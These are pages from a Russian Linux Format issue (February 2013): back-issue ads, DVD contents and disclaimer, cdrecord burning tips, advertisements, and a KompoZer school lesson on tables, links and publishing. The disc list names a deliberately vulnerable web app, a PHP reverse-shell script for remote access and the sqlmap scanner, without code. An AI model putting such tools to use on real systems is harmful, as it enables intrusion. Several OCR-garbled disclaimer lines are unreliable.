» Мир свободного ПО богат и разнообразен, а потому далеко не все можно вместить в рамки одной статьи. Linux Format обходит эту проблему, публикуя серии статей по самым актуальным вопросам. Но что делать, если вы поймали интересующий вас материал на середине? Обратитесь в «Линуксцентр» по адресу [www.linuxcenter.ru](http://www.linuxcenter.ru) и закажите желаемый номер журнала! Он доставляется как в печатной, так и в электронной форме, поэтому с момента открытия браузера и до получения нужного вам выпуска LXF может пройти не более нескольких минут!

Прямо сейчас для заказа доступны следующие номера:



**LXF163**  
Ноябрь 2012

250 руб.

- » **Линус Торвалдс** Если бы не он, то ничего бы и не было
- » **Галереи изображений** Выложите фотки в Сеть в своем стиле
- » **Firefox OS** Переносимая надежда мобильной индустрии
- » **Долой бумагу** Сохраним леса и снизим пожароопасность офиса

**LXFDVD:** Mint 13 KDE, Raspbian, OpenSUSE 12.2 и еще 2 дистрибутива, 9 книг о Linux (на английском языке), горячие новинки и прочее...

Печатная версия: [shop.linuxformat.ru/lxf\\_163/](http://shop.linuxformat.ru/lxf_163/)  
PDF-версия: [shop.linuxformat.ru/elxf\\_163/](http://shop.linuxformat.ru/elxf_163/)



**LXF164**  
Декабрь 2012

250 руб.

- » **Linux ищет бозон** Помогаем Большому адронному коллайдеру
- » **Дистрибутивы для детей** Как приобщить малышей к Linux
- » **Gnome OS** Рабочий стол перекрашивается в операционную систему
- » **Платон, Маркс и... Linux?** Философский базис свободного ПО

**LXFDVD:** OpenSUSE, Zorin, Ubuntu и еще 3 дистрибутива, 9 книг о Linux (на английском языке), горячие новинки и прочее...

Печатная версия: [shop.linuxformat.ru/lxf\\_164/](http://shop.linuxformat.ru/lxf_164/)  
PDF-версия: [shop.linuxformat.ru/elxf\\_164/](http://shop.linuxformat.ru/elxf_164/)



**LXF165/166**  
Январь 2013

250 руб.

- » **Raspberry Pi** Удивительные хитрые применения
- » **Виртуализация** Как сделать из одного компьютера много
- » **Byzantium** Узлы сети выходят из строя, а сеть работает
- » **Патенты** Да, они – зло, и вот что каждому необходимо о них знать

**LXFDVD:** Linux Mint 14, Slackware 14 и еще 3 дистрибутива, 10 книг о Linux (на английском языке), горячие новинки и прочее...

Печатная версия: [shop.linuxformat.ru/lxf\\_165-166/](http://shop.linuxformat.ru/lxf_165-166/)  
PDF-версия: [shop.linuxformat.ru/elxf\\_165-166/](http://shop.linuxformat.ru/elxf_165-166/)

Ну, а если вы хотите быть уверенными, что не пропустите ни один номер журнала – оформите подписку! Помните, что все подписавшиеся на печатную версию журнала через [www.linuxcenter.ru](http://www.linuxcenter.ru) или [shop.linuxformat.ru](http://shop.linuxformat.ru) получают электронную версию в подарок!

Подписывайтесь на журнал на [www.linuxformat.ru/subscribe/](http://www.linuxformat.ru/subscribe/)

Телефоны отдела подписки: Санкт-Петербург (812) 309-06-86, Москва (499) 271-49-54

## Специальное предложение

### Купите подборку журнала!

К нам в редакцию периодически приходят письма с вопросами, где можно купить предыдущие выпуски LXF. Если вы тоже этим озадачены, то в интернет-магазине «ГНУ/Линуксцентра» продолжается продажа журналов за 2011 год. Вы можете приобрести как отдельные номера изданий, так и подписки на 6 или 12 месяцев.

Спешите – журналов осталось не так уж много!

[shop.linuxformat.ru](http://shop.linuxformat.ru)



## Информация о диске

### Что-то потеряли?

Часто случается, что новые программы зависят от других программных продуктов, которые могут не входить в текущую версию вашего дистрибутива Linux.

Мы стараемся предоставить вам как можно больше важных вспомогательных файлов. В большинстве случаев, последние версии библиотек и другие пакеты мы включаем в каталог «Essentials [Главное]» на прилагаемом диске. Поэтому, если в вашей системе возникли проблемы с зависимостями, первым делом следует заглянуть именно туда.

### Форматы пакетов

Мы стараемся включать как можно больше различных типов установочных пакетов: RPM, Deb или любых других. Просим вас принять во внимание, что мы ограничены свободным пространством и доступными двоичными выпусками программ. По возможности, мы будем включать исходные тексты для любого пакета, чтобы вы могли собрать его самостоятельно.

### Документация

На диске вы сможете найти всю необходимую информацию о том, как устанавливать и использовать некоторые программы. Пожалуйста, не забывайте, что большинство программ поставляются вместе со своей документацией, поэтому дополнительные материалы и файлы находятся в соответствующих директориях.

### Что это за файлы?

Если вы новичок в Linux, вас может смутить изобилие различных файлов и расширений. Так как мы стараемся собрать как можно больше вариантов пакетов для обеспечения совместимости, в одном каталоге часто находятся два или три файла для различных версий Linux и различных архитектур, исходные тексты и откомпилированные пакеты. Чтобы определить, какой именно файл вам нужен, необходимо обратить внимание на его имя или расширение:

- » **имя\_программы-1.0.1.i386.rpm** – вероятно, это двоичный пакет RPM, предназначенный для работы на системах x86;
- » **имя\_программы-1.0.1.i386.deb** – такой же пакет, но уже для Debian;
- » **имя\_программы-1.0.1.tar.gz** – обычно это исходный код;
- » **имя\_программы-1.0.1.tgz** – тот же файл, что и выше этажом по списку; “tgz” – это сокращение от “tar.gz”;
- » **имя\_программы-1.0.1.tar.bz2** – тот же файл, но сжатый bzip2 вместо обычного gzip;
- » **имя\_программы-1.0.1.src.rpm** – также исходный код, но поставляемый как RPM-пакет для упрощения процесса установки;
- » **имя\_программы-1.0.1.i386.FC4.RPM** – двоичный пакет RPM для x86, предназначенный специально для операционной системы Fedora Core 4;
- » **имя\_программы-1.0.1.ppc.Suse9.rpm** – двоичный пакет RPM, предназначенный специально для операционной системы SUSE 9.x PPC;
- » **имя\_программы-devel-1.0.1.i386.rpm** – версия для разработчиков.

### Если диск не читается...

Это маловероятно, но если все же прилагаемый к журналу диск поврежден, пожалуйста, свяжитесь с нашей службой поддержки по электронной почте: [disks@linuxformat.ru](mailto:disks@linuxformat.ru)

**Внимательно прочтите это перед тем, как использовать LXF DVD!**

**А ТАКЖЕ:** FedFS, oVirt 3.1, System Storage Manager и многое другое

» Ядро 3.6.0 » Gnome 3.6 » Samba 4 » UEFI Secure Boot  
64-разрядная сборка

# fedora 18



**А ТАКЖЕ:** JOSM, Pinta 1.4, 10 книг о Linux и многое другое

**И ЕЩЕ:** Manjaro 0.8.2 Live, Purrry Precise 5.4.2

# Linux Mint 14 Live

С рабочими столами Cinnamon или MATE



Февраль 2013  
**LXF DVD 167**

**LINUX**  
FORMAT

Февраль 2013  
**LXF DVD 167**

**LINUX**  
FORMAT

# Содержание

# LINUX FORMAT

## Сторона 1

### ДИСТРИБУТИВЫ

**Manjaro XFCE 0.8.2 Live** Дистрибутив на базе Arch, 32-разрядная сборка (загрузка с LXFEVD)

**Linux Mint 14 Live** (загрузка с LXFEVD)

С рабочим столом **MATE 32**-разрядная сборка  
С рабочим столом **Cinnamon 32**- и 64-разрядные сборки

**Puppy Precise 5.4.2** Облегченный дистрибутив на базе Ubuntu 12.04, 32-разрядная сборка (ISO-образ)

## Сторона 2

### ДИСТРИБУТИВЫ

**Fedora 18** Установочный DVD, 64-разрядная сборка. (загрузка с LXFEVD)

### ПРОГРАММЫ

**DVWA 1.0.7** (Damn Vulnerable Web Application)

Приложение PHP/MySQL для демонстрации

уязвимостей различных типов

**php-reverse-shell 1.0** Скрипт PHP для получения

удаленного доступа

**sqlmap-0.9** Сканер SQL-уязвимостей, написанный на Python

### ДОКУМЕНТАЦИЯ: 10 КНИГ О LINUX (НА АНГЛИЙСКОМ ЯЗЫКЕ)

**Bash Scripting** Подробное руководство

по программированию на Bash

**Bourne Shell Scripting** Начальное руководство

по программированию на Bash

**Cathedral Bazaar** Классический текст Эрика Раймонда [Eric S. Raymond] «Собор и базар»

**The Debian Administrator's Handbook** Руководство администратора, написанное разработчиками Debian

**Dive Into Python** Учебник по программированию на Python

**Intro to Linux** Начальное руководство по Linux

**Linux Dictionary** Словарь Linux, объясняющий специфическую терминологию

**Linux Kernel in a Nutshell** Описание ядра Linux, созданное одним из его выдающихся

разработчиков – Грегори Кроа-Хартманом [Greg Kroah-Hartman]

**System Administrator's Guide** Руководство по базовому администрированию Linux

**GNU Tools Summary** Руководство по работе в командной строке и обзор основных утилит GNU

### НОТРИСЬКИ

**Autojump** Программ для ускоренного набора путей к файлам в командной строке

**Biobly2 1.0rc3** Игра в волейбол

**EasyStroke 0.5.6** Программа для запуска скриптов жестами мыши или на сенсорном экране

**Source 0.38** Программа для визуализации процесса совместной работы над исходным кодом

**Gummi 0.6.5** Текстовый редактор, облегчающий работу с LaTeX

**JOSM** Редактор географических карт Open Street Map, написанный на Java

**JVGS 0.5** Игра, платформа

**Onboard 0.98.2** Настраиваемая экранная клавиатура упрощенный GIMP

**Pinta 1.4** Графический редактор, напоминающий упрощенный GIMP

**Quassel 0.8.0** IRC-клиент, написанный на Qt

**Udevl** Программа для мониторинга, написанная для мониторинга файловых систем ISO, nfs://, smb://, ftp:// и tmpfs/ramfs

**Пожалуйста, перестаньте использовать с опубликованной в журнале инструкцией!**

**КОММЕНТАРИИ** Присылайте ваши пожелания и предложения по электронной почте: [info@linuxformat.ru](mailto:info@linuxformat.ru)

**ДЕФЕКТИВНЫЕ ДИСКИ** В маловероятном случае обнаружения дефектов на данной диске, обращайтесь, пожалуйста, по адресу [disk@linuxformat.ru](mailto:disk@linuxformat.ru)

Настоящий диск тщательно тестировался и проверялся на всех этапах производства, однако, как и в случае с любым новым ПО, мы рекомендуем вам использовать аппаритурный сканер. Мы также рекомендуем всегда иметь под рукой актуальную резервную копию данных вашего жесткого диска. К сожалению, редакция Linux Format не в состоянии принимать на себя ответственность за любые повреждения, разрушения или иные убытки, которые могут повлечь за собой использование этого DVD, предоставленных на нем программ или данных. Прежде чем устанавливать какие-либо ПО на компьютер, пожалуйста, скачайте программу для загрузки с нашего сайта: [www.linuxformat.ru](http://www.linuxformat.ru)

Тираж изготовлен ООО «Уральский электронный завод», 620137, Россия, г. Екатеринбург, Студенческая ул., д. 9. Лицензия МПР ВАР 77-15.

## Создание установочных дисков при помощи cdrecord

Самый быстрый способ записать ISO-образ на чистую матрицу – это через *cdrecord*. Для всех перечисленных ниже действий потребуются права root. Сначала определите путь к вашему устройству для записи дисков. Наберите следующую команду:

```
cdrecord -scanbus
```

После этого на экране терминала должен отобразиться список устройств, подключенных к вашей системе. SCSI-адрес каждого устройства представляет собой три числа в левой колонке – например, 0,3,0. Теперь вы можете с легкостью записать образ на диск:

```
cdrecord dev=0,3,0 -v /путь к образу/image.iso
```

Чтобы упростить дальнейшее использование *cdrecord*, сохраните некоторые настройки в файле `/etc/default/cdrecord`. Добавьте по одной строке для каждого устройства записи (вероятно, в вашей системе присутствует всего одно такое устройство):

```
Plextor= 0,3,0 12 16M
```

Первое слово в этой строке – метка; затем после адреса SCSI-устройства вы должны указать скорость и размер буфера. Теперь можете заменить SCSI-адрес в командной строке на выбранную вами метку. Все будет еще проще, если вы добавите следующее:

```
CDR_DEVICE=Plextor
```

Все, что вам теперь нужно для записи ISO-образа – это набрать команду

```
cdrecord -v /path/to/image.iso
```

Если вы не из числа любителей командной строки, в таком случае вам придет на помощь утилита *gcombust*. Запустите ее из-под root и выберите вкладку `burn` и ISO 9660 Image в верхней части окна. Введите путь к образу, который вы хотите записать на диск, и смело нажимайте на `Combust!` Пока ваш образ пишется на диск, можете выпить чашечку кофе.

## Другая ОС?

Вам не обязательно использовать Linux для записи компакт-диска. Все необходимые файлы уже включены в ISO-образ. Программы вроде *cdrecord* просто переносят данные на чистую матрицу. Если у вас нет устройства для записи дисков, можно найти того, у кого оно есть, и записать диск на его компьютере с Windows, Mac OS X, AmigaOS или любой другой ОС.


## Нет устройства для записи дисков?

А что если у вас нет устройства, с помощью которого можно было бы записать образ на диск? Вы знаете кого-нибудь с таким устройством? Вам не обязательно использовать Linux для записи дисков: подойдет любая операционная система, способная распознать пишущий привод (см. выше).

Некоторые дистрибутивы умеют монтировать образы дисков и выполнять сетевую установку или даже установку с раздела жесткого диска. Конкретные методы, конечно, зависят от дистрибутива. За дополнительной информацией обращайтесь на web-сайт разработчика дистрибутива.


# ФОРУМ №1

ДЛЯ ВСЕХ  
ПОЛЬЗОВАТЕЛЕЙ  
LINUX



**LINUXFORUM.RU**

**LinSoft.info**  
Путеводитель по программному обеспечению для GNU/Linux



**WWW.LINSOFT.INFO**

**Linux по-русски**

**Библиотека  
книг, статей  
и переводов  
о Linux**

**WWW.RUS-LINUX.NET**

# Неограниченные возможности!

**Планшет Prestigio**

- ОС Android 4.0
- 2-ядерный процессор Cortex A9 1,6 ГГц
- 8" емкостный мультитач дисплей, 1024 × 768
- 1 ГБ ОЗУ, карта памяти microSD 16 ГБ
- Камера 5 Мп и 0,3 Мп
- Wi-Fi, HDMI, microUSB, джек 3,5 мм

**Prestigio MultiPad 8.0 Ultra Duo PMP5880 DUO**



**Prestigio**  
Искусство высоких технологий

# LINUX FORMAT

Главное в мире Linux

## Как разместить рекламу в разделе Classified?

¼ полоса (210 × 297 мм)	165 200 руб.
½ полосы горизонтально (197 × 144 мм)	88 500 руб.
½ полосы вертикально (102 × 278)	88 500 руб.
¼ полосы вертикально (98 × 138 мм)	53 100 руб.
Фотоблок (44 × 113 мм)	15 000 руб.

**Тел.: +7 812 309 06 86**

Цены указаны с учетом НДС

**Linux center**  
www.linuxcenter.ru

*Отдел дистрибьюции ГНУ/Линуксцентра приглашает дилеров и дистрибьюторов к сотрудничеству!*

**Широкая сеть представительств в разных городах позволит вам оптимизировать процессы логистики и доставки товара.**

Подробнее о партнерской программе:  
[www.linuxcenter.ru/partner/](http://www.linuxcenter.ru/partner/)

**allbuntu.ru**



**сообщество  
пользователей  
UBUNTU**

# Футболки GNU/Linux

БОЛЕЕ 100 ВИДОВ. ВСЕ РАЗМЕРЫ И ЦВЕТА



**WWW.LINUXCENTER.RU/SHOP/GIFTS/**

**ГНУ/Линуксцентр приглашает на работу!**

**Linux center**  
www.linuxcenter.ru

**ВАКАНСИЯ: PHP-программист/web-мастер**

**ОБЯЗАННОСТИ:**

- » Создание сайтов с нуля на базе CMS Drupal: верстка, программирование, разработка баз данных, конвертация данных.
- » Разработка дополнительных модулей для CMS Drupal.
- » Внесение изменений в готовые скрипты.
- » Поддержка сайтов компании.

**ПОДРОБНЕЕ: [www.linuxcenter.ru/vacancy/](http://www.linuxcenter.ru/vacancy/)**

# Школа LXF

Спонсор рубрики  
**Mandriva.ru**  
разработчик  
дистрибутива  
EduMandriva  
[www.mandriva.ru](http://www.mandriva.ru)

Обмен опытом и передовые идеи по использованию свободного ПО в образовании

## KomproZer – школе



Михаил Выграненко неуклонно движется по тернистому пути Созиданий – последуем за ним, продолжив дело построения собственного сайта...



Наш  
эксперт

**Михаил Выграненко** – идеолог свободы в мыслях и порядка в делах на ниве просвещения, каким бы парадоксальным ни казалось это сочетание. В мире – учитель-методист.

### Созидание второе: Табличное размещение информации

*Пройден был первый рубеж по пути, что приводит к познанию. Важность его велика, спорит пускай демагог. Может тебе показаться непреодолимой дорога. Мысли такие отбрось: ждет она каждый твой шаг.*

Итак, мы решили создать сайт, посвященный Антуану де Сент-Экзюпери, и уже немало в этом преуспели (см. **LXF164** – Созидание первое). По пути мы обросли некоторым багажом: у нас есть папка **Экзюпери** и учебные файлы во вложенной папке **pict** – это кирпичики для построения нашего сайта. Добавим в папку **pict** файлы из одноименной папки на **LXFDVD**. Не забудем, что для Созиданий требуется исправное интернет-соединение.

- 1 Запустим программу с помощью меню системы или ярлыка на Рабочем столе. В Менеджере сайта развернем папку **Экзюпери**.
- 2 Новую страницу сохраним (создадим) с именем **prince** в папке **Экзюпери**. В Менеджере сайта нажмем кнопку Обновить и убедимся в появлении новой страницы в структуре сайта.
- 3 Теперь воспользуемся интернет-обозревателем и поисковой системой для получения текста сказки «Маленький принц» (например, в библиотеке М. Мошкова, <http://lib.ru/EKZUPERY/mprinc.txt>). Для удаления форматирования источника разместим текст предварительно в документе простого текстового редактора (*KWrite*), а затем перенесем его на страницу сайта. Обращаем внимание, что вставка из оперативной памяти (буфера обмена) через пункт контекстного меню не работает; пользуемся сочетанием клавиш **Ctrl+C** и **Ctrl+V** или меню окна.

- 4 Выполним форматирование текста по своему усмотрению, не забыв указать источник. Результат, который получится в верхней части страницы, может выглядеть приблизительно так, как показано на рис. 1.

При этом для форматирования посвящения использовались кнопки Панели инструментов Увеличить отступ и Выровнять по ширине, Выровнять по центру.

- 5 Разместим на следующей строке от заголовка изображение **prince1.jpg** из папки **pict**.

- 6 Перейдем собственно к тексту сказки и установим текстовый курсор в начале абзаца. Нажмем клавишу **Enter** для освобождения строки и кнопку Таблица в Панели инструментов.

- 7 Перейдем в окне Вставка таблицы на вкладку Точная и зададим параметры согласно рис. 2.

- 8 Перейдем в правую ячейку таблицы и выберем в контекстном меню для нее пункт Свойства ячейки таблицы...

- 9 В окне диалога Свойства таблицы на вкладке Ячейки установим: размер по ширине – 30 % от размера таблицы; выравнивание содержимого – горизонтальное по центру. На вкладке Таблица установим выравнивание таблицы по центру. Оставив остальные параметры неизменными, нажмем **OK**.

- 10 Разместим в правой ячейке таблицы изображение **prince2.jpg**.

- 11 Перейдем в левую ячейку таблицы и установим таким же образом размер по ширине – 70 % от размера таблицы. Разместим первые три абзаца текста в этой ячейке. У нас должно получиться примерно то, что изображено на рис. 3.




Рис. 1. Поместим на нашу страницу текст.






Рис. 2. Задание параметров таблицы.



► Рис. 3. У нас получилась страница с иллюстрацией.



► Рис. 5. Посетители будут знать, кто потрудился над созданием сайта.



► Рис. 4. Вторую страницу делать уже легче!

Следует иметь в виду, что этот внешний вид страницы не совпадает с тем, что покажет интернет-обозреватель, из-за наличия слева области Менеджера сайта (ширину которой можно, кстати, уменьшить, «цепляя» мышью вертикальную границу). Истинное «положение вещей» лучше просматривать независимо от программы, пользуясь кнопкой Просмотр в Панели инструментов.

12 Вернем обычный режим для страницы. Разместим самостоятельно следующие 2-3 абзаца текста и изображение **prince3.jpg** также в таблице, но поменяем их местами по отношению к первой таблице. Не забываем выполнять текущее сохранение и просмотр страницы. Примерный вид результата показан на рис. 4.

13 Думается, уже понятно, что для жесткого закрепления информационных объектов на странице сайта предпочтительней использовать их размещение именно в таблицах. Переместимся к нижней границе страницы и добавим авторскую составляющую (рис. 5), скопировав ее с начальной страницы сайта, см. Создание первое.

14 Вызовем в меню окна программы пункты Формат/Заголовок и свойства страницы... В диалоговом окне наберем заголовок «Маленький принц». Он будет показываться интернет-обозревателем в заголовке окна при просмотре. Заполним авторское поле своей фамилией. Затем нажмем ОК.

**Самостоятельно:** создать страницу для размещения «Ночного полета» или «Планеты людей». Для этого рекомендуется использовать страницу «Маленького принца» как шаблон.

## Созидание третье: Гиперссылки и навигация сайта

*Слушай наставника речь, терпеливо твори созиданья,*

*Нрав свой пока усмири твердо, но помни всегда:*

*«Жалким слывет ученик, – завещал нам мудрец Леонардо, –  
Если учителя он так и не смог превзойти».*

1 Запустим программу с помощью меню системы или ярлыка на Рабочем столе. В Менеджере сайта развернем папку Экзюперы и откроем страницу **index.html**.

2 В начале каждой строки перечня произведений разместим из папки **pict** изображение **plume.png** и отделим его от текста пробелом (рис. 6).

3 Выберем текст «Маленький принц» и нажмем кнопку Ссылка в Панели инструментов. В окне диалога (рис. 7) установим путь к файлу **prince.html** и нажмем ОК. Убедимся в том, что текст принял вид гиперссылки.

4 Выберем теперь картинку слева от текста и опять нажмем кнопку Ссылка в Панели инструментов. В окне диалога на вкладке Ссылка также установим путь к файлу **prince.html**. При этом должен быть установлен флажок Относительный URL.




► Рис. 6. Ссылки у нас помечены гусиным пером.


5 Перейдем на вкладку Адрес (рис. 8) и наберем в поле Всплывающая подсказка: текст «Маленький принц». Переключатель установим в положение Не использовать альтернативный текст и нажмем ОК.

Следует отметить, что это обычная практика – дублировать текстовую гиперссылку графической, хотя на первый взгляд такое и кажется избыточным. Правило тут одно: все в интересах будущего посетителя и ему в угоду.

6 Сохраним текущее состояние страницы и проверим работоспособность ссылок в интернет-обозревателе с помощью кнопки Просмотр в Панели инструментов.




► Рис. 7. Диалоговое окно, где устанавливаются свойства ссылки.



» Рис. 8. Текст подсказки вводится здесь.



» Рис. 9. Ссылки на главы — это удобно.



» Рис. 10. Задаем якорь и прочее.

- 7 Аналогично установим ссылки на произведения Экзюпери, размещенные вами на отдельной странице в первом Созидании.
- 8 Откроем страницу сайта [prince.html](#). Выберем обозначение первой главы I и нажмем кнопку Якорь в Панели инструментов.
- 9 В окне диалога оставим имя I (его, конечно, можно изменить) и нажмем ОК. Убедимся в появлении характерного обозначения якоря (закладки) на странице.
- 10 Прделаем те же действия для главы II (и по желанию – далее).
- 11 Перейдем в начало страницы и под картинкой наберем ряд чисел римскими цифрами (формат текста – на выбор). У нас получится нечто подобное рис. 9.
- 12 Выберем первое число I и нажмем кнопку Ссылка в Панели инструментов.

- 13 В окне диалога (рис. 10) зададим соответствующий якорь и другие настройки как на рисунке. Нажмем ОК и убедимся в появлении текстовой гиперссылки. Зададим еще 1-2 ссылки на якоря (закладки).
- 14 Нажав кнопку Просмотр в Панели инструментов, убедимся в работоспособности локальных ссылок на странице.
- 15 Выполним текущее сохранение страниц учебного сайта.
- 16 Теперь освободим первую строку на странице и по центру разместим изображение [home.png](#) из папки [pict](#).
- 17 Определим это изображение как гиперссылку на страницу сайта [index.html](#) со всплывающей подсказкой Начальная страница.
- 18 Скопируем это изображение-ссылку на однотипные страницы. Таким образом организовывается взаимосвязь страниц сайта.

## Созидание четвертое: Публикация сайта и немножко кода

- 1 Для публикации страницы на внешнем сервере (host) в Панели инструментов есть кнопка Опубликовать (рис. 11).

Следует отметить, что к моменту публикации сайт уже должен быть зарегистрирован на внешнем сервере.

- 2 После нажатия на эту кнопку нужно внести необходимые настройки в диалоговом окне. Они должны быть известны после регистрации сайта.


На вкладке Опубликовать (рис. 12) вводятся:

- » имя папки сайта;
- » заголовок страницы (то, что будет написано в верхней строке окна при открытии страницы в интернет-обозревателе);
- » имя файла;
- » если на странице внедрена графика, то включить соответствующий флажок и установить переключатель в нужное положение.

На вкладке Параметры (рис. 13) вводятся:

- » имя сайта;
- » http-адрес домашней страницы;
- » ftp-адрес (URL публикации), формула которого такова: `ftp://<логин>:<пароль>@<имя домена>` (например, `ftp://exuperi:123123@site.ru`);
- » логин и пароль доступа (можно сохранить постоянно, если эта информация – в единоличном пользовании).

- 3 Затем нажать кнопку диалогового окна Публикация.
- 4 Можно и желательно провести предварительную настройку публикации с помощью пунктов меню Правка / Параметры сайта публикации..., где видим все те же перечисленные инструменты (рис. 14).




» Рис. 12. Кнопка Опубликовать откроет окно Публикация страницы.

- 5 Надо добавить, что публикацию сайта или отдельных страниц сайта многие предпочитают выполнять с использованием специальных программ – FTP-клиентов. Этот сервис также встроен в популярные файловые менеджеры. Ну, а проще всего использовать адресную строку *Konqueror* (или «Проводника» в Windows). Конечно, не забудем, что выполнение публикации страниц и файлов сайта осуществляется при работающем соединении с Интернетом.


- 6 При всей визуальности (наглядности) работы в *KompoZer* нельзя забывать, что мы работаем с HTML-кодом. Правда, это другая тема, которая должна предшествовать знакомству с конструктором, но не коснуться ее нельзя. Ведь это очень важный инструмент качества сайта, контроля и исправления ошибок и, кратко говоря, основа всего нашего дела.

Внизу рабочего поля увидим три кнопки: Дизайн, Объединенный, Код. Это режимы нашей работы в конструкторе. В первом мы и трудились до сих пор. Нажмем вторую и третью кнопки – и все увидим сами. Думается, что Объединенный режим наиболее

» Рис. 11. Панель инструментов KompoZer.








► Рис. 13. Наша работа по публикации почти завершена...

предпочтителен, поскольку дает возможность править код и одновременно видеть картинку.

